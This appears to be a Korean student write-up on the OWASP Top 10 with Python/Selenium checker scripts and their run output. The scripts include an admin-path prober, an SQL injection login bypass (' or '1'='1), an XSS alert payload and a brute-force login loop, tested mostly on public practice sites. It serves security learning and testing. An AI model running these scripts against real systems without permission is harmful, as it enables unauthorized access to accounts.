

1. Broken Access Control (취약한 접근 제어) ★

접근제어 : 누군가가 무언가를 사용하는 것을 허가하거나 거부하는 기능

(= 사용자가 권한을 벗어나 행동할 수 없도록 정책을 시행하는 것)

예시 >

관리자 페이지 노출, url 파라미터 조작 등

관리자 페이지 노출

유추하기 쉬운 URL로 관리자 페이지 접근이 가능한 경우, 취약한 접근 제어로 취급한다.

-> 유추하기 쉬운 관리자 페이지 url을 배열에 다 적는다.

-> 사용자의 도메인을 입력 받으면 배열에 있는 url이 있는지 검색한다.

admin_check.py

```
from urllib.request import * # 웹페이지 요청 + 데이터 가져오기
from urllib.error import * # 존재하는 url 인지 확인

list = ['admin','administrator',
        'master','manager','management',
        'system','test','anonymous']
text = input('도메인 주소를 입력하세요(www.test.com) : ')

i = 0

for k in list:
    url = 'http://' + text + '/' + k
    try:
        res = urlopen(url) # url 열기
    except HTTPError as e: # HTTP 에러발생 -> 출력하지않기
        continue
    except URLError as e: # URL 에러발생 -> 출력하지않기
        continue
    else: # 예외처리 사항 없음 -> 출력
        i=i+1
        print('\n[' + str(i) + ']', url)
```

```
if i>=1:
    print('\n 관리자 페이지 노출 : 취약\n')
else:
    print('\n 관리자 페이지 노출 : 양호\n')
```

실행결과

```
PS C:\Users\1004e\Desktop\이정\케썴주\project> c:; cd 'c:\Users\1004e\Desktop\이정\케썴주\project'; & 'C:\Users\1004e\AppData\Local\Programs\Python\Python310\python.exe' 'c:\Users\1004e\.vscode\extensions\ms-python.python-2022.12.0\pythonFiles\lib\python\debugpy\adapter\..\..\debugpy\launcher' '7364' '--' 'c:\Users\1004e\Desktop\이정\케썴주\project\01_admin_check.py'
도메인 주소를 입력하세요(www.test.com) : demo.testfire.net

[ 1 ] http://demo.testfire.net/admin

관리자 페이지 노출 : 취약

PS C:\Users\1004e\Desktop\이정\케썴주\project> █
```

2. Cryptographic Failures (암호화 실패) ★

암호화에 오류가 있거나 미흡한 부분이 있는 경우, 민감 데이터 노출로 이어진다.

예시 >

데이터 전송구간에서 평문으로 전송되는 경우

취약한 암호화 알고리즘/프로토콜/컴포넌트/HTTPS 정책 사용

고정된 암호문 사용 등

데이터 평문 전송 확인

서버와 클라이언트 간에 암호화 프로세스를 구현하지 않으면 sniffing 을 통해 정보 탈취가 가능하다. 즉, 중요정보 전송구간에서 암호화 통신이 이루어지지 않는 경우 취약하다.

웹 프로토콜인 HTTP 를 사용할 경우 모든 데이터는 따로 암호화 체계를 구현해 놓지 않는 이상 sniffing 을 통해 패킷에서 평문 전송을 확인할 수 있다. 또한 HTTP 로 접속해도 HTTPS 로 리다이렉트 해주는 기능을 포함해야 한다.

-> https 프로토콜을 사용하는지 확인

-> http 로 접속 시 https 로 리다이렉트 되는지 확인

http.py

```
from urllib.error import HTTPError, URLError
from urllib.request import urlopen
from selenium import webdriver

text = input('주소를 입력하세요(www.test.com) : ')
url = 'https://' + text

#https 프로토콜을 사용하는지 확인
try:
    res = urlopen(url)
except HTTPError as e: #HTTP 상태코드 에러
    print('취약한 웹 프로토콜 사용')
except URLError as e: #URL 에러 (ex : err_timed_out)
    print('취약한 웹 프로토콜 사용')
```

```
#http 로 접속 시 https 로 자동 리다이렉트 되는지 확인
else:
    url = 'http://' + text
    driver = webdriver.Chrome("C:/chromedriver.exe")
    driver.get(url)


    variable = driver.current_url

    if variable.lower().startswith('https'):
        print('안전한 웹 프로토콜 사용')
    else :
        print('취약한 웹 프로토콜 사용')
```

실행 결과

```
PS C:\Users\1004e\Desktop\이정\케썴주\project> & 'C:\Users\1004e\AppData\Local\Programs\Python\Python310\python.exe' 'c:\Users\1004e\.vscode\extensions\ms-python.python-2022.12.0\pythonFiles\lib\python\debugpy\adapter\..\..\debugpy\launcher' '7631'
'--' 'c:\Users\1004e\Desktop\이정\케썴주\project\02_https.py'
주소를 입력하세요(www.test.com) : demo.testfire.net
c:\Users\1004e\Desktop\이정\케썴주\project\02_https.py:19: DeprecationWarning: executable_path has been deprecated, please pass in a Service object
    driver = webdriver.Chrome("C:/chromedriver.exe")


DevTools listening on ws://127.0.0.1:7645/devtools/browser/5e8935c0-31e2-4ffa-baec-815f4245ae0b
취약한 웹 프로토콜 사용
PS C:\Users\1004e\Desktop\이정\케썴주\project> █
```



-> 이 페이지의 경우, ssl 인증서는 있지만,

https 입력 시 http 로 리다이렉트 되는 기능이 없어 취약하다고 판단했다. (취약)

```
주소를 입력하세요(www.test.com) : testphp.vulnweb.com  
취약한 웹 프로토콜 사용  
PS C:\Users\1004e\Desktop\이정\케썴주\project> []
```



-> 이 페이지의 경우, https 입력 시 `err_connection_timed_out` 이 뜨면서 정상 접속이 되지 않는 것을 확인할 수 있다. 즉, ssl 인증서가 적용 되어있지 않다고 판단하여 취약하다고 판단했다. (취약)

3. Injection (인젝션) ★

사용자가 전달하는 데이터를 신뢰할 수 없는 데이터로 조작해서, 서버 측에서 명령어나 쿼리문의 일부로 인식하게 만들 때 발생하는 취약점이다.

예시 >

SQL injection, OS Command injection, LDAP injection, XSS(Cross-site Scripting) 등

SQL injection

DB 와 연동된 웹에서 공격자가 입력 폼 및 URL 입력란에 SQL 문을 삽입하여 DB 로부터 정보를 열람할 수 있는 취약점

-> ID, PW 입력란에 SQL 문을 삽입

-> 로그인 성공 페이지가 출력되면 취약점 확인

[3.SQL Injection - 로그인 우회하기 \(tistory.com\)](#)

sql_injection.py

```
from selenium import webdriver #크롤링을 위한 모듈

text = input('로그인 주소를 입력하세요(www.test.com) : ')
url = 'http://' + text

#xpath 모음
xpath_id = '//*[@id="uid"]'
xpath_pw = '//*[@id="passw"]'
xpath_button = '//*[@id="login"]/table/tbody/tr[3]/td[2]/input'

id = "admin" #id 값은 admin 으로 알고 있다고 가정
pw = "' or '1'='1"

#크롬 브라우저 실행 -> url 열기
driver = webdriver.Chrome("C:/chromedriver.exe")
driver.get(url)

#지정한 xpath 에 값 넣고 실행하기
driver.find_element("xpath", xpath_id).send_keys(id)
```

```

driver.find_element("xpath", xpath_pw).send_keys(pw)
driver.find_element("xpath", xpath_button).click()

variable = driver.current_url #현재 페이지 출력 (로그인 성공 여부 확인 가능)

if variable.lower().startswith('http'):
    print('sql_injection : 취약')
else :
    print('sql_injection : 양호')

```

실행 결과

```

PS C:\Users\1004e\Desktop\이점\케썴주\project> c:; cd 'c:\Users\1004e\Desktop\이점\케썴주\project'; & 'C:\Users\1004e\AppData\Local\Programs\Python\Python310\python.exe' 'c:\Users\1004e\.vscode\extensions\ms-python.python-2022.12.0\pythonFiles\lib\python\debugpy\adapter\..\..\debugpy\launcher' '8225' '--' 'c:\Users\1004e\Desktop\이점\케썴주\project\03_sql_injection.py'
로그인 주소를 입력하세요(www.test.com) : demo.testfire.net/login.jsp
c:\Users\1004e\Desktop\이점\케썴주\project\03_sql_injection.py:15: DeprecationWarning: executable_path has been deprecated, please pass in a Service object
  driver = webdriver.Chrome("C:/chromedriver.exe")

DevTools listening on ws://127.0.0.1:8281/devtools/browser/495d18e3-eee5-4f37-b326-a9a5dcdbbf30
sql_injection : 취약
PS C:\Users\1004e\Desktop\이점\케썴주\project> 

```

The screenshot shows the AltoroMutual website interface. At the top, there's a navigation bar with links like 'Sign Off', 'Contact Us', 'Feedback', and a search bar. Below this, a banner features three images of people and a 'DEMO SITE ONLY' label. The main content area is divided into sections: 'MY ACCOUNT' (with links like 'View Account Summary', 'View Recent Transactions', 'Transfer Funds', 'Search News Articles', 'Customize Site Language'), 'ADMINISTRATION' (with 'Edit Users'), 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. The 'PERSONAL' section is active, showing 'Hello Admin User' and a welcome message. Below this, there's a 'View Account Details' section with a dropdown menu set to '800000 Corporate' and a 'GO' button. A 'Congratulations!' message follows, stating 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!' and a link to 'Click Here to apply.' The footer contains legal disclaimers, a 'Privacy Policy' link, a 'Security Statement' link, a 'Server Status Check' link, a 'REST API' link, and a copyright notice for 2008, 2022, IBM Corporation. A red dashed box highlights the disclaimer text.

-> SQL 인젝션을 통해 로그인이 가능한 것을 확인할 수 있다. (취약)

XSS

웹사이트 관리자가 아닌 사람이 웹페이지에 악성 스크립트를 삽입할 수 있는 취약점

-> 검색창에 악성 스크립트 삽입

-> 악성 스크립트가 동작된 것을 확인하면 취약점 확인

* 쿠키 값을 확인하는 것은 로그인을 해야 하는 번거로움이 있기 때문에,

alert 창을 실행하는 스크립트 코드로 구현하였다.

xss.py

```
from selenium import webdriver
from selenium.webdriver.common.alert import Alert

text = input('xss 를 진단할 페이지를 입력하세요(www.test.com) : ')
url = 'http://' + text

#xpath 모음
xpath_text = '//*[@id="query"]'
xpath_button = '//*[@id="frmSearch"]/table/tbody/tr[1]/td[2]/input[2]'

script = "<script>alert('xss');</script>"

#크롬 브라우저 실행 -> url 열기
driver = webdriver.Chrome("C:/chromedriver.exe")
driver.get(url)


#지정한 xpath 에 값 넣고 실행하기
driver.find_element("xpath", xpath_text).send_keys(script)
driver.find_element("xpath", xpath_button).click()

#alert 창이 뜨면 xss 취약점 확인
try:
    Alert(driver).accept()
    print('xss : 취약')
except:
    print('xss : 양호')
```


실행 결과

```
PS C:\Users\1004e\Desktop\이정\케썴주\project> c:; cd 'c:\Users\1004e\Desktop\이정\케썴주\project'; & 'C:\Users\1004e\AppData\Local\Programs\Python\Python310\python.exe' 'c:\Users\1004e\.vscode\extensions\ms-python.python-2022.12.0\pythonFiles\lib\python\debugpy\adapter\..\..\debugpy\launcher' '13410' '--' 'c:\Users\1004e\Desktop\이정\케썴주\project\03_xss.py'
xss를 진단할 페이지를 입력하세요(www.test.com) : demo.testfire.net
c:\Users\1004e\Desktop\이정\케썴주\project\03_xss.py:14: DeprecationWarning: executable_path has been deprecated, please pass in a Service object
  driver = webdriver.Chrome("C:/chromedriver.exe")

DevTools listening on ws://127.0.0.1:13509/devtools/browser/1caa600f-50b5-4410-bc77-790af53808ff
xss : 취약
PS C:\Users\1004e\Desktop\이정\케썴주\project> []
```



-> 스크립트가 실행되어 alert 창이 뜨는 것을 확인할 수 있다. (취약)

4. Insecure Design (안전하지 않은 설계) ★ 구현 불가

코드 구현 단계에 앞서 기획과 설계 단계에서 발생하는 보안 결함을 의미한다.

애초에 안전하지 않게 설계한 웹은 개발을 완료한 후에 코드를 수정해도 보안 결함을 완벽하게 방어하는데 한계가 있을 수밖에 없기 때문이다.

-> 소프트웨어 개발 설계 과정을 보고 진단해야 하는 내용이기 때문에 url 기반으로 점검하는 파이썬 툴로는 구현해내기 어렵다고 생각한다.

5. Security Misconfiguration (보안 설정 오류) ★

보안성을 고려하지 않은 설정으로 인해 취약점이 발생

예시 >

불필요한 기능을 활성화했거나 설치한 경우 (불필요한 포트, 페이지, 계정, 권한 등)

에러 페이지를 통한 웹 에러 정보 노출

에러 페이지를 통한 에러 정보 노출

-> 입력된 url에 임의 문자열을 붙여 request 요청 보내기

-> 각 요청에 대한 응답 메시지에 특정 패턴이 나타나는지 확인

(특정 패턴 : apache, jboss web, nginx 등)

-> 사용자가 직접 설정하지 않은 에러페이지기 때문에 보안 설정 오류에 해당

errorpage_check.py

```
from selenium import webdriver

from urllib.request import *
from urllib.error import *

#xpath를 통한 오류구문 리스트 (xpath에 입력시에 발생하는 오류구문)
error_list1 = ['No results were found for the query', 'syntax error', '로
변환하지 못했습\
니다','변환하는 중 구문 오류가 발생했습니다.','따옴표가 짝이 맞지 않습니다.','You
have \
an error in your SQL syntax','Unclosed quotation mark after the character
string','Orac\
le Text error:']

text = input('에러페이지 확인 주소 입력(www.test.com) : ')
url = 'http://'+text

#xpath 모음
xpath_text = '//*[@id="query"]'
xpath_button = '//*[@id="frmSearch"]/table/tbody/tr[1]/td[2]/input[2]'
```

```

script = ""

#크롬 브라우저 실행 -> url 열기
driver = webdriver.Chrome("C:/chromedriver.exe")
driver.get(url)

#지정한 xpath 에 값 넣고 실행하기
driver.find_element("xpath", xpath_text).send_keys(script)
driver.find_element("xpath", xpath_button).click()

html = driver.page_source #현재 페이지 html 소스코드 가져오기

summ = 0

#html 에 오류구문이 있는지 검사
for i in error_list1:
    if i in html:
        summ += 1

if summ != 0: #html 에서 오류구문 발견
    print('에러페이지 정보노출 : 취약')

else: #html 에서 오류구문 미발견
    error_list2 = ['Apache', 'nginx', 'IIS'] #url 직접 입력을 통한 오류구문
    리스트
    url = url+'/errorpage_check'

    #크롬 브라우저 실행 -> url 열기
    driver = webdriver.Chrome("C:/chromedriver.exe")
    driver.get(url)

    try:
        res = urlopen(url) # url 열기
    except HTTPError as e: # HTTP 에러발생 -> 웹서버 정보 나오는지 검증
        summ = 0
        html = driver.page_source

        #html 에 웹서버 정보가 나오는지 검사
        for j in error_list2:
            if j in html:
                print('에러페이지 정보노출 : 취약')
                break


        else:
            summ += 1
            if summ == int(len(error_list2)):
                print('에러페이지 정보노출 : 양호')

```

실행 결과

```
PS C:\Users\1004e\Desktop\이정\케썴주\project> c::; cd 'c:\Users\1004e\Desktop\이정\케썴주\project'; & 'C:\Users\1004e\AppData\Local\Programs\Python\Python310\python.exe' 'c:\Users\1004e\.vscode\extensions\ms-python.python-2022.12.0\pythonFiles\lib\python\debugpy\adapter\..\..\debugpy\launcher' '10986' '--' 'c:\Users\1004e\Desktop\이정\케썴주\project\05_errorpage_check.py'
에러페이지 확인 주소 입력(www.test.com) : demo.testfire.net
c:\Users\1004e\Desktop\이정\케썴주\project\05_errorpage_check.py:22: DeprecationWarning: executable_path has been deprecated, please pass in a Service object
    driver = webdriver.Chrome("C:/chromedriver.exe")

DevTools listening on ws://127.0.0.1:11041/devtools/browser/f2ee4eab-7308-4e24-9e22-be23705c5cd4
에러페이지 정보노출 : 취약
PS C:\Users\1004e\Desktop\이정\케썴주\project> []
```



-> error_list1 에 작성 되어있는 'No results were found for the query' 가 출력되었기 때문에,
에러페이지 정보노출이라는 것을 확인할 수 있다. (취약)

6. Vulnerable and Outdated Components (취약하고 지원이 종료된 구성 요소)★

취약한 버전 또는 소프트웨어 기술 지원 중단 상태인 소프트웨어를 계속 사용하는 경우를 뜻하며, 그로 인해 발생할 수 있는 모든 보안 위협을 포함

예시 >

지원이 종료된 OS 사용

알려진 취약점이 존재하는 버전의 애플리케이션/프레임워크/라이브러리 사용

취약하고 지원이 종료된 구성 요소를 사용하는지 확인

-> 웹페이지가 사용하는 프레임워크, 라이브러리 버전 확인

-> 지원이 종료되었거나 알려진 취약점이 존재하는지 확인

[CVE - Search CVE List \(mitre.org\)](https://cve.mitre.org/cve/search_cve_list.html) : 취약하고 지원이 종료된 구성 요소인지 검색 가능한 웹 페이지

cve.py

```
from selenium import webdriver #크롤링을 위한 모듈
from bs4 import BeautifulSoup

text = 'https://cve.mitre.org/cve/search_cve_list.html'

#xpath 모음
xpath_search = '//*[@id="CenterPane"]/form/div[1]/input'
xpath_button = '//*[@id="CenterPane"]/form/div[2]/input'

search = input('점검할 서비스 입력 ( ex : ubuntu 20.04 ) : ')

#크롬 브라우저 실행 -> url 열기
driver = webdriver.Chrome("C:/chromedriver.exe")
driver.get(text)

#지정한 xpath 에 값 넣고 실행하기
driver.find_element("xpath", xpath_search).send_keys(search)
driver.find_element("xpath", xpath_button).click()

variable = driver.current_url #현재 페이지 출력 (로그인 성공 여부 확인 가능)
```

```
html = driver.page_source
soup = BeautifulSoup(html, 'html.parser')
td_tag = soup.find_all('td') #td 태그 다 가져오기

count = 0
for i in td_tag:
    count+=1

if int(count)>=21:
    print('버전 업데이트 또는 변경이 필요합니다.')
else:
    print('안전합니다')
```

실행결과

```
PS C:\Users\1004e\Desktop\이정\케썴주\project> c:; cd 'c:\Users\1004e\Desktop\이정\케썴주\project'; & 'C:\Users\1004e\AppData\Local\Programs\Python\Python310\python.exe' 'c:\Users\1004e\.vscode\extensions\ms-python.python-2022.12.0\pythonFiles\lib\python\debugpy\adapter\..\..\debugpy\launcher' '2762' '--' 'c:\Users\1004e\Desktop\이정\케썴주\project\06_cve.py'
점검할 서비스 입력 ( ex : ubuntu 20.04 ) : ubuntu 20.04
c:\Users\1004e\Desktop\이정\케썴주\project\06_cve.py:13: DeprecationWarning: executable_path has been deprecated, please pass in a Service object
  driver = webdriver.Chrome("C:/chromedriver.exe")

DevTools listening on ws://127.0.0.1:2772/devtools/browser/25cbe4f5-5d40-484b-a075-2d20edc476bb
버전 업데이트 또는 변경이 필요합니다.
PS C:\Users\1004e\Desktop\이정\케썴주\project> █
```

Search Results

There are **1** CVE Records that match your search.

Name	Description
CVE-2020-15708	Ubuntu's packaging of libvirt in 20.04 LTS created a control socket with world read and write permissions. An attacker could use this to overwrite arbitrary files or execute arbitrary code.

[BACK TO TOP](#)

-> 사용자가 웹 페이지에 사용하는 프레임워크, 언어 등을 직접 입력하여 취약점 진단을 해주는 소스코드이다. 검색한 ubuntu 20.04 의 경우 CVE-2020-15708 로 취약점이 발견되었기 때문에 버전 업데이트 또는 변경이 필요하다는 문자열을 출력해준다. (취약)

7. Identification and Authentication Failures (식별 및 인증 실패) ★

사용자의 신원 확인과 인증 및 세션 관리

예시 >

안전한 비밀번호 생성 정책이 없어, 취약한 비밀번호 생성 허용

URL 에 인증 세션 ID 가 노출되는 경우

세션 타임 아웃이 없거나 로그아웃 후 세션 파기를 하지 않는 경우

인증 실패에 대한 제한이 없어 Brute forcing 공격에 노출되는 경우

Brute force

가능한 모든 조합을 다 탐색

-> 아이디 입력 후 비밀번호 입력창에 모든 조합 입력

-> 로그인 성공 여부 확인

[Python- 무차별 대입 공격\(BruteForce Attack\). \(tistory.com\)](https://tistory.com)

brute_force.py

```
from itertools import product
from selenium import webdriver
from urllib.error import *
from urllib.request import *
import sys

#brutefore 공격에 사용할 문자
words = 'wxyz'

#xpath 모음
xpath_id = '//*[@id="user_login"]'
xpath_pw = '//*[@id="user_pass"]'
xpath_click = '//*[@id="wp-submit"]'

text = input('로그인 주소를 입력하세요(www.test.com) : ')
id = input('ID : ')
```



```

url = 'http://' + text
error = 0

for passwd_length in range(1,3): #자릿수 지정 (1~2)
    admin_passwd = product(words, repeat=passwd_length) #words 안의 문자를
    하나씩 끊어서 경우의 수 만들기

    #bruteforce 공격 실행
    for passwd_tmp in admin_passwd:
        passwd = ''
        passwd = ''.join(passwd_tmp)

        #크롬 브라우저 실행 -> url 열기
        driver = webdriver.Chrome("C:/chromedriver.exe")
        driver.get(url)

        #지정한 xpath 에 값 넣고 실행하기
        driver.find_element('xpath',xpath_id).send_keys(id)
        driver.find_element('xpath',xpath_pw).send_keys(passwd)
        driver.find_element('xpath',xpath_click).click()

        try:
            res = urlopen(driver.current_url)
            html = driver.page_source

        except HTTPError as e: # HTTP 에러발생 -> 무시하고 진행
            continue
        else: #로그인 성공시 뜨는 페이지 특징으로 bruteforce 공격 성공 여부 확인
            if "안녕하세요" in html:
                print('Brute Force : 취약')
                error = 1
                sys.exit()
            else:
                continue

if error != 1:
    print('Brute Force : 양호')

```

실행 결과

```

==== RESTART: C:/Users/ysk95/AppData/Local/Programs/Python/Python310/세션실행.py
====
로그인 주소를 입력하세요(www.test.com) : dev.fngs.kr/wp-login.php
ID : ysk9526@naver.com

Warning (from warnings module):
  File "C:/Users/ysk95/AppData/Local/Programs/Python/Python310/세션실행.py", line 25
    driver = webdriver.Chrome(ChromeDriverManager().install())
DeprecationWarning: executable_path has been deprecated, please pass in a Service object
Brute Force : 취약

```

(취약)

-> brute force 공격을 python 으로 실행하기엔 너무 많은 시간이 소요된다는 단점이 있다.

↳ 간단히 소스코드 성공 여부만 확인하기 위해

테스트페이지에 짧은 패스워드를 갖는 계정을 만들고,

경우의 수를 만드는 문자열도 짧게 제작하여 테스트해보았다.

(실제 tool 제작 시에는 숫자, 특수문자 포함 + 문자열 길이 증가 수정 필요)

8. Software and Data Integrity Failures (소프트웨어 및 데이터 무결성 오류)

★ 구현 불가

신뢰할 수 없는 소스, 저장소 및 CDN, 플러그인, 라이브러리, 모듈에 의존하는 경우에 발생

+) 안전하지 않은 CI/CD 파이프라인은 개발 및 배포 과정에서 애플리케이션이 변조되면 무결성이 훼손될 가능성이 있으므로 웹에서 사용하는 코드에 대한 무결성 검증 절차를 추가해야 한다.

예시 >

사용하는 라이브러리나 모듈에 대한 무결성 검증이 없어 변조가 가능한 경우

-> 서버에서 클라이언트로 보내오는 해시 값과 클라이언트에서 서버에 보낸 해시 값을 비교하여 두 해시 값이 일치하면 데이터 무결성 검증이 완료된다.

하지만 python 으로는 서버와 클라이언트 간의 해시 값 이동을 확인할 수 없기 때문에 실질적으로 구현이 어렵다고 생각한다.

9. Security Logging and Monitoring Failures (보안 로깅 및 모니터링 오류)

★ 구현 불가

적절한 로깅과 모니터링이 없다면 공격을 감지하고 대응할 수 없기 때문에, 취약점 공격 예방 뿐만 아니라 공격 발생 감지 및 대응까지 포함한다.

예시 >

로그인, 인증 실패, 권한 설정 등 중요 기능 수행에 대한 로깅이 없는 경우

일정 주기로 로그에 대한 백업 절차가 없는 경우

-> python 으로 웹페이지 내부에서 로그인 실패 시 실패로그를 저장해두는 기능이 있는지 확인하는 방법이 없고, 계속해서 이 로그를 모니터링하는 관리자가 있는지 확인하는 것도 직접 확인만 가능할 뿐이다. 그러므로 소스코드로 구현하기 어렵다고 생각한다.

10. Server-Side Request Forgery (SSRF, 서버 측 요청 변조)

사용자 제공 데이터를 적절한 검증 없이 로컬 및 원격 리소스를 가져와 취약점을 발생시키는 상황을 의미한다.

예시 >

서버가 적절한 검증 절차 없이 사용자 요청을 로컬 혹은 원격 리소스에 접근하도록 하는 경우